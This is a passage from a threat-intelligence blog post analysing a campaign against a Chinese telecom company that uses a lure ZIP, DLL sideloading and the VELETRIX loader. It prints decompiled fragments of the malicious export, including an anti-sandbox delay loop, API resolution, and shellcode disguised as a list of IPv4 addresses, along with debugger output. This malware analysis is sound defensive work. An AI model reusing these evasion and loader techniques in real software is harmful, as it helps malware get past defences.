

Operation DRAGONCLONE: Chinese Telecommunication industry targeted via VELETRIX & VShell malware

 seqrite.com/blog/operation-dragonclone-chinese-telecom-veletrix-vshell-malware/

June 6, 2025



06 June 2025

Written by [Subhajeet Singha](#)



Contents

- Introduction
- Initial Findings
- Infection Chain.
- Technical Analysis
 - Stage 0 – Malicious ZIP File.
 - Stage 1 – Malicious VELETRIX implant.
 - Stage 2 – Malicious V-Shell implant.
- Hunting and Infrastructure.
- Attribution
- Conclusion
- Seqrite Protection.
- IOCs
- MITRE ATT&CK.

Authors: *Subhajeet Singha and Sathwik Ram Prakki*

Introduction

Seqrite Labs APT-Team has recently found a campaign, which has been targeting the Chinese Telecom Industry. The campaign is aimed at targeting China Mobile Tietong Co., Ltd. which is a well-known subsidiary of China Mobile, one of the major telecom companies in China. The entire malware ecosystem involved in this campaign is based on usage of VELETRIX malware and VShell malware a very well-known adversary simulation tool, which is also known for widely being adopted by threat actors from China to target various western entities in-the-wild.


In this blog, we will explore the technical sophistication of the campaign, we encountered during our analysis. We will examine the various stages of this campaign, starting with deep dive into the initial infection stage to implants used in this campaign, ending with a final overview covering the campaign.

Initial Findings

Recently, on 13th of May, our team found a malicious ZIP file, which surfaced both on various sources like [VirusTotal](#), where ZIP file has been used as preliminary source of infection, containing multiple EXE and DLLs inside the ZIP folder. The same file was also found by other [threat researchers](#) the very same day.

The ZIP contains an interesting executable file known as 2025 China Mobile Tietong Co., Ltd. Internal Training Program is about to launch, please register as soon as possible.exe which loads a bunch of interesting DLLs such as drstat.dll and much more. Then, we decided to look into the workings of these bunch of files.

Infection Chain




© SEQRITE APT-TEAM

Technical Analysis


We will break down analysis into three different parts, starting with looking into the malicious ZIP attachment, followed by malicious Veletrix implant and then we will look into some brief analysis into the VShell malware.

Stage 0 – Malicious ZIP File.

Initially, we found a malicious ZIP file, known as 附件.zip, also known as attachment.zip. Upon, looking into the contents of the ZIP file.



We found a set of interesting EXE and DLL and XML files, amongst them most of them were legitimately Microsoft Signed binaries, whereas some of them had have code-signing certificate by Shenzhen Thunder Networking Technologies Ltd , while an interesting DLL file drstat.dll which is often associated with WonderShare RepairIt software.



- C:\Program Files\Wondershare\Wondershare RepairIt\drstat.dll
- C:\Program Files\Wondershare\Wondershare RepairIt\drstat.exe

Upon confirming from an official website of Wondershare Repairit , we can confirm that an executable known as drstat.exe which have been renamed and packaged thrice with three different names, which are:

- **China Mobile Limited's 2025 internal training program is about to begin. Please register as soon as possible.**
- Uninstall.
- **Registration-link.**

Next, we decided to confirm further that, either Wondershare does sign the actual binary, which is officially available from their website.

```

NotSigned
-----
PS C:\Users\malware\OneDrive\Desktop> Get-AuthenticodeSignature -FilePath .\7777.exe .exe
-----
Status
-----
NotSigned
-----
Path
-----
C:\Users\malware\OneDrive\Desktop\7777.exe
-----
Algorithm
-----
SHA256
-----
Hash
-----
645F9F81E8A3E5288D0726E5BF418F82350081BA0186A945F8D6A318F406992
-----
Path
-----
C:\Users\malware\OneDrive\Desktop\7777.exe
-----
PS C:\Users\malware\OneDrive\Desktop> Get-FileHash -Algorithm SHA256 -Path .\2025777777777777.exe
-----
Algorithm
-----
SHA256
-----
Hash
-----
645F9F81E8A3E5288D0726E5BF418F82350081BA0186A945F8D6A318F406992
-----
Path
-----
C:\Users\malware\OneDrive\Desktop\2025777777777777.exe
-----

```



Finally, we could confirm, that the threat entity used the same file, which is available for download from [Wondershare's official website](#). Looking into this code-signing maneuver from Wondershare, and post-analyzing this malicious we can confirm that the threat actor used DLL-Sideloadng against the target to launch the implant, which we have decided to term as VELETRIX .

signature:"ShenZhen Thunder Networking Technologies Ltd."

Summary - 20/3.4 K Files	Associations	Detections	First seen	Last seen	Submitters
95e6e4af761c6b5ea1bece...	-	26 / 72	2025-05-29 01:08:44	2025-05-29 01:08:44	1
49f8dd4918d725d376ff31...	-	60 / 72	2025-04-29 23:28:36	2025-05-28 21:15:27	2
6177c5c932cd01a6e129ef...	-	60 / 72	2025-05-01 05:11:38	2025-05-28 21:07:09	2
ed11a7e089a48765253c37...	-	57 / 67	2025-04-29 21:15:15	2025-05-28 20:53:33	2

Before, diving into the next section, we also confirm that the other code signing certificate packed into this compressed executable by 'Shenzhen Thunder Networking Technologies Ltd' has frequently been associated with malicious executables in various reports and discussions as abused by Chinese-origin threat entities.

Stage 1 – Malicious VELETRIX Implant.



Initially, looking into the implant, we figured out a few basic information about the implant, that is it is a 64-bit binary along with which it contains a few interesting export functions. Next, we will focus on the code analysis of this malicious implant.

```

int64 dr_data_stop()
{
    __int64 v0; // rbx
    HMODULE LibraryA; // rax
    HMODULE v2; // rbx
    FARPROC ProcAddress; // rax
    __int64 (__fastcall *v4)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD); // r12
    FARPROC v5; // rax
    FARPROC v6; // rax
    HMODULE v7; // rax
    FARPROC v8; // r13
    FARPROC v9; // r15
    HMODULE v10; // rax
    FARPROC v11; // r14
    volatile signed __int8 *v12; // rsi
    char **v13; // rbx
    volatile signed __int8 *v14; // rdi
    unsigned int v15; // eax
    HANDLE ProcessHeap; // rax
    __int64 v17; // rax
    __int64 v18; // rdi
    HANDLE CurrentProcess; // rax
    unsigned int v20; // ebx
    __int64 v21; // rax
    __BYTE *v22; // rax
    __int64 v23; // rdx
    __int64 v24; // r8
    FARPROC v26; // [rsp+30h] [rbp-D0h]
    void (__fastcall *v27)(_QWORD, _QWORD, __int64, char *); // [rsp+30h] [rbp-D0h]
    FARPROC v28; // [rsp+38h] [rbp-C8h]
    void (__fastcall *v29)(_QWORD, __int64, __int64, __int64); // [rsp+38h] [rbp-C8h]
    void *v30; // [rsp+40h] [rbp-C0h] BYTEF
    char v31[4]; // [rsp+48h] [rbp-B8h] BYTEF
    char v32[12]; // [rsp+4Ch] [rbp-B4h] BYTEF
}

```

Upon checking into all the exports, out of all the exports, we found dr_data_stop to be the one containing interesting malicious code.

```

if ( byte_180019B90 != 1 )
{
    GetTickCount();
    v0 = 10i64;
    do
    {
        Sleep(0x3E8u);
        Beep(1u, 50u);
        --v0;
    }
    while ( v0 );
    GetTickCount();
}

```

Initially, the implant starts with a little anti-analysis trick, which uses a combination of [Sleep](#) & [Beep](#) Windows API, which basically runs inside a do-while loop, which basically runs inside a do-while loop that **delays execution for ~10 seconds and plays a Beep noise to evade automated sandbox analysis**. The loop sleeps for 1 second and beeps 10 times, this entire mechanism is caused to delay the analysis of the analyst or confuse the automated sandbox.

This technique leverages NtDelayExecution at the system level – Beep internally call NtDelayExecution, which accepts a “DelayInterval” parameter specifying milliseconds to delay. When executed, NtDelayExecution pauses the calling thread, which causes sandbox timeouts or loss of debugger control making it a **not so harmful, yet effective anti-sandbox technique**. The Beep API is particularly clever because it serves dual purposes: creating execution delays through its internal NtDelayExecution calls while also generating audio artifacts that may trigger different behavior in analysis environments or alert researchers to active code execution.

```

strcpy(LibFileName, "kernel32.dll");
LibraryA = LoadLibraryA(LibFileName);
strcpy(ProcName, "VirtualAllocExNuma");
v2 = LibraryA;
ProcAddress = GetProcAddress(LibraryA, ProcName);
strcpy(v37, "VirtualProtect");
v4 = (__int64 (__fastcall *))(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD);
v37[15] = 0;
v5 = GetProcAddress(v2, v37);
strcpy(v40, "EnumCalendarInfoA");
v26 = v5;
v40[18] = 0;
v6 = GetProcAddress(v2, v40);

```

Loads kernel32.dll

Loads multiple APIs

Then, it moves ahead with loading kernel32.dll , further once the DLL is being loaded using [LoadLibraryA](#), once the DLL is loaded, further [GetProcAddress](#) is used to resolve some interesting set of APIs, which are VirtualAllocExNuma, VirtualProtect & EnumCalendarInfo.

```
strcpy(v36, "Advapi32.dll");
v28 = v6;
v7 = LoadLibraryA(v36);
strcpy(v38, "SystemFunction036");
strcpy(v34, "HeapAlloc");
v8 = GetProcAddress(v7, v38);
strcpy(v33, "HeapFree");
v9 = GetProcAddress(v2, v34);
GetProcAddress(v2, v33);
```

Loads Advapi32.dll

Resolves interesting APIs

Similarly, it loads the ADVAPI32.dll and once the DLL is loaded, it resolves using the same technique, which are SystemFunction036, HeapAlloc and HeapFree.

```
strcpy(v32, "ntdll");
v32[6] = 0;
v10 = LoadLibraryA(v32);
strcpy(v41, "RtlIpv4StringToAddressA");
v11 = GetProcAddress(v10, v41);
```

Finally, the ntdll.dll is loaded, and an interesting Windows API is resolved which is known as RtlpV4StringToAddressA.

```

rdata:0000000010015900 011_100015900  dq offset 46395255255  ; "011_100015900_data_011_100015900"
rdata:0000000010015900  dq offset 6355255255  ; "63.55.255.255"
rdata:0000000010015900  dq offset a255134108111  ; "255.134.108.111"
rdata:0000000010015900  dq offset a111111163163  ; "111.111.163.163"
rdata:0000000010015900  dq offset a163475860  ; "163.47.58.60"
rdata:0000000010015900  dq offset a57564659  ; "57.56.46.59"
rdata:0000000010015900  dq offset a46584657  ; "46.58.46.57"
rdata:0000000010015900  dq offset a465639226  ; "46.56.39.226"
rdata:0000000010015900  dq offset a195757146  ; "195.75.7.146"
rdata:0000000010015900  dq offset a14414439238  ; "144.144.39.238"
rdata:0000000010015900  dq offset a131247108111  ; "131.247.108.111"
rdata:0000000010015900  dq offset a112143524  ; "111.214.35.24"
rdata:0000000010015900  dq offset a7310413565  ; "73.104.135.65"
rdata:0000000010015900  dq offset a1071111192  ; "107.111.111.92"
rdata:0000000010015900  dq offset a14416842255  ; "144.168.42.255"
rdata:0000000010015900  dq offset a26281829  ; "26.28.18.29"
rdata:0000000010015900  dq offset a3922818347  ; "39.228.183.47"
rdata:0000000010015900  dq offset a2311824539  ; "231.18.245.39"
rdata:0000000010015900  dq offset a22634255168  ; "226.34.255.168"
rdata:0000000010015900  dq offset a422519293  ; "42.251.92.93"
rdata:0000000010015900  dq offset a65119168  ; "65.11.9.168"
rdata:0000000010015900  dq offset a4224733  ; "42.247.3.3"
rdata:0000000010015900  dq offset a14418839226  ; "144.188.39.226"
rdata:0000000010015900  dq offset a3420716842  ; "34.207.168.42"
rdata:0000000010015900  dq offset a207242893  ; "207.24.28.93"
rdata:0000000010015900  dq offset a4816842203  ; "48.168.42.203"
rdata:0000000010015900  dq offset a92936511  ; "92.93.65.11"
rdata:0000000010015900  dq offset a916842199  ; "9.168.42.199"
rdata:0000000010015900  dq offset a3347231  ; "3.3.47.231"
rdata:0000000010015900  dq offset a18197144188  ; "18.197.144.188"
rdata:0000000010015900  dq offset a3922634223  ; "39.226.34.223"
rdata:0000000010015900  dq offset a168422232  ; "168.42.223.2"
rdata:0000000010015900  dq offset a282512168  ; "28.25.12.168"

```

Shellcode converted into IP-addresses via IPFunction technique.

Next, this malicious loader, uses a technique called IPFuscation, which basically converts the malicious shellcode into a list of IPV4 address.

```

00007FFE384F1270 48:8B0B mov rcx,qword ptr ds:[rbx] [rbx]:"163.47.58.60"
00007FFE384F1273 4C:8D4424 40 lea r8,qword ptr ss:[rsp+40] [rsp+40]:dr_data_stop+135EF
00007FFE384F1278 4C:8BCF mov r9,r8
00007FFE384F127B 33D2 xor edx,edx
00007FFE384F127D 41:FFD6 call r14 r14:RtlIpv4StringToAddressA
00007FFE384F1280 3D 0D0000C0 cmp eax,C0000000
00007FFE384F1285 0F84 28010000 je drstat.7FFE384F13B3
00007FFE384F1288 48:83C7 04 add rdi,4
00007FFE384F128F 48:8D05 F2510100 lea rax,qword ptr ds:[7FFE38506488] rax:dr_data_stop+15478
00007FFE384F1296 48:83C3 08 add rbx,8 rbx:&"163.47.58.60"
00007FFE384F129A 48:3BD8 cmp rbx,rax rbx:&"163.47.58.60", rax:dr_data_stop+15478
00007FFE384F129D 7C D1 jl drstat.7FFE384F1270
00007FFE384F129F 33C9 xor ecx,ecx
00007FFE384F12A1 E8 B6210000 call drstat.7FFE384F345C rax:dr_data_stop+15478
00007FFE384F12A6 48:8BC8 mov rcx,rax
00007FFE384F12A9 E8 96210000 call drstat.7FFE384F3444
00007FFE384F12AE FF15 7C8D0000 call qword ptr ds:[<GetProcessHeap>]
00007FFE384F12B4 BA 08000000 mov edx,8
00007FFE384F12B8 48:8BC8 mov rcx,rax
00007FFE384F12BC 44:8D42 10 lea r8d,qword ptr ds:[rdx+10] rax:dr_data_stop+15478
00007FFE384F12C0 41:FFD7 call r15 r15:RtlAllocateHeap
00007FFE384F12C3 48:8BF8 mov rdi,rax rax:dr_data_stop+15478
00007FFE384F12C6 48:85C0 test rax,rax rax:dr_data_stop+15478
00007FFE384F12C9 0F84 E4000000 je drstat.7FFE384F13B3
00007FFE384F12CF 48:C740 08 00A02B00 mov qword ptr ds:[rax+8],2BA000 rax+8:dr_data_stop+15480
00007FFE384F12D7 FF15 238D0000 call qword ptr ds:[<GetCurrentProcess>]
00007FFE384F12D9 33DB xor ebx,ebx
00007FFE384F12DF 33D2 xor edx,edx
00007FFE384F12E1 48:8BC8 mov rcx,rax
00007FFE384F12E4 895C24 28 mov dword ptr ss:[rsp+28],ebx rax:dr_data_stop+15478
00007FFE384F12E8 41:B9 00100000 mov r9d,1000
00007FFE384F12EE C74424 20 04000000 mov dword ptr ss:[rsp+20],4

```

Jump is taken
stat.00007FFE384F1270
text:00007FFE384F129D drstat.d11:\$129D #69D

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
00007FFE385059A0	00 45 50 38 FE 7F 00 00 E0 45 50 38 FE 7F 00 00	0EP8b...aEP8b...
00007FFE385059B0	F0 45 50 38 FE 7F 00 00 00 46 50 38 FE 7F 00 00	0EP8b...FP8b...
00007FFE385059C0	10 46 50 38 FE 7F 00 00 20 46 50 38 FE 7F 00 00	0FP8b...FP8b...
00007FFE385059D0	30 46 50 38 FE 7F 00 00 40 46 50 38 FE 7F 00 00	0FP8b...@FP8b...
00007FFE385059E0	50 46 50 38 FE 7F 00 00 60 46 50 38 FE 7F 00 00	0FP8b...FP8b...
00007FFE385059F0	70 46 50 38 FE 7F 00 00 80 46 50 38 FE 7F 00 00	0FP8b...FP8b...
00007FFE38505A00	90 46 50 38 FE 7F 00 00 A0 46 50 38 FE 7F 00 00	0FP8b...FP8b...
00007FFE38505A10	B0 46 50 38 FE 7F 00 00 C0 46 50 38 FE 7F 00 00	0FP8b...AFP8b...
00007FFE38505A20	D0 46 50 38 FE 7F 00 00 E0 46 50 38 FE 7F 00 00	0FP8b...aFP8b...
00007FFE38505A30	F0 46 50 38 FE 7F 00 00 00 47 50 38 FE 7F 00 00	0FP8b...GP8b...
00007FFE38505A40	10 47 50 38 FE 7F 00 00 20 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505A50	30 47 50 38 FE 7F 00 00 40 47 50 38 FE 7F 00 00	0GP8b...@GP8b...
00007FFE38505A60	50 47 50 38 FE 7F 00 00 60 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505A70	70 47 50 38 FE 7F 00 00 80 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505A80	90 47 50 38 FE 7F 00 00 A0 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505A90	B0 47 50 38 FE 7F 00 00 C0 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AA0	D0 47 50 38 FE 7F 00 00 E0 47 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AB0	F0 47 50 38 FE 7F 00 00 00 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AC0	10 48 50 38 FE 7F 00 00 20 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AD0	30 48 50 38 FE 7F 00 00 40 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AE0	50 48 50 38 FE 7F 00 00 60 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505AF0	70 48 50 38 FE 7F 00 00 80 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B00	90 48 50 38 FE 7F 00 00 A0 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B10	B0 48 50 38 FE 7F 00 00 C0 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B20	D0 48 50 38 FE 7F 00 00 E0 48 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B30	F0 48 50 38 FE 7F 00 00 00 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B40	10 49 50 38 FE 7F 00 00 20 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B50	30 49 50 38 FE 7F 00 00 40 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B60	50 49 50 38 FE 7F 00 00 60 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B70	70 49 50 38 FE 7F 00 00 80 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B80	90 49 50 38 FE 7F 00 00 A0 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505B90	B0 49 50 38 FE 7F 00 00 C0 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BA0	D0 49 50 38 FE 7F 00 00 E0 49 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BB0	F0 49 50 38 FE 7F 00 00 00 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BC0	10 4A 50 38 FE 7F 00 00 20 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BD0	30 4A 50 38 FE 7F 00 00 40 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BE0	50 4A 50 38 FE 7F 00 00 60 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505BF0	70 4A 50 38 FE 7F 00 00 80 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C00	90 4A 50 38 FE 7F 00 00 A0 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C10	B0 4A 50 38 FE 7F 00 00 C0 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C20	D0 4A 50 38 FE 7F 00 00 E0 4A 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C30	F0 4A 50 38 FE 7F 00 00 00 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C40	10 4B 50 38 FE 7F 00 00 20 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C50	30 4B 50 38 FE 7F 00 00 40 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C60	50 4B 50 38 FE 7F 00 00 60 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C70	70 4B 50 38 FE 7F 00 00 80 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C80	90 4B 50 38 FE 7F 00 00 A0 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505C90	B0 4B 50 38 FE 7F 00 00 C0 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CA0	D0 4B 50 38 FE 7F 00 00 E0 4B 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CB0	F0 4B 50 38 FE 7F 00 00 00 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CC0	10 4C 50 38 FE 7F 00 00 20 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CD0	30 4C 50 38 FE 7F 00 00 40 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CE0	50 4C 50 38 FE 7F 00 00 60 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505CF0	70 4C 50 38 FE 7F 00 00 80 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D00	90 4C 50 38 FE 7F 00 00 A0 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D10	B0 4C 50 38 FE 7F 00 00 C0 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D20	D0 4C 50 38 FE 7F 00 00 E0 4C 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D30	F0 4C 50 38 FE 7F 00 00 00 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D40	10 4D 50 38 FE 7F 00 00 20 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D50	30 4D 50 38 FE 7F 00 00 40 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D60	50 4D 50 38 FE 7F 00 00 60 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D70	70 4D 50 38 FE 7F 00 00 80 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D80	90 4D 50 38 FE 7F 00 00 A0 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505D90	B0 4D 50 38 FE 7F 00 00 C0 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DA0	D0 4D 50 38 FE 7F 00 00 E0 4D 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DB0	F0 4D 50 38 FE 7F 00 00 00 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DC0	10 4E 50 38 FE 7F 00 00 20 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DD0	30 4E 50 38 FE 7F 00 00 40 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DE0	50 4E 50 38 FE 7F 00 00 60 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505DF0	70 4E 50 38 FE 7F 00 00 80 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E00	90 4E 50 38 FE 7F 00 00 A0 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
00007FFE38505E10	B0 4E 50 38 FE 7F 00 00 C0 4E 50 38 FE 7F 00 00	0GP8b...GP8b...
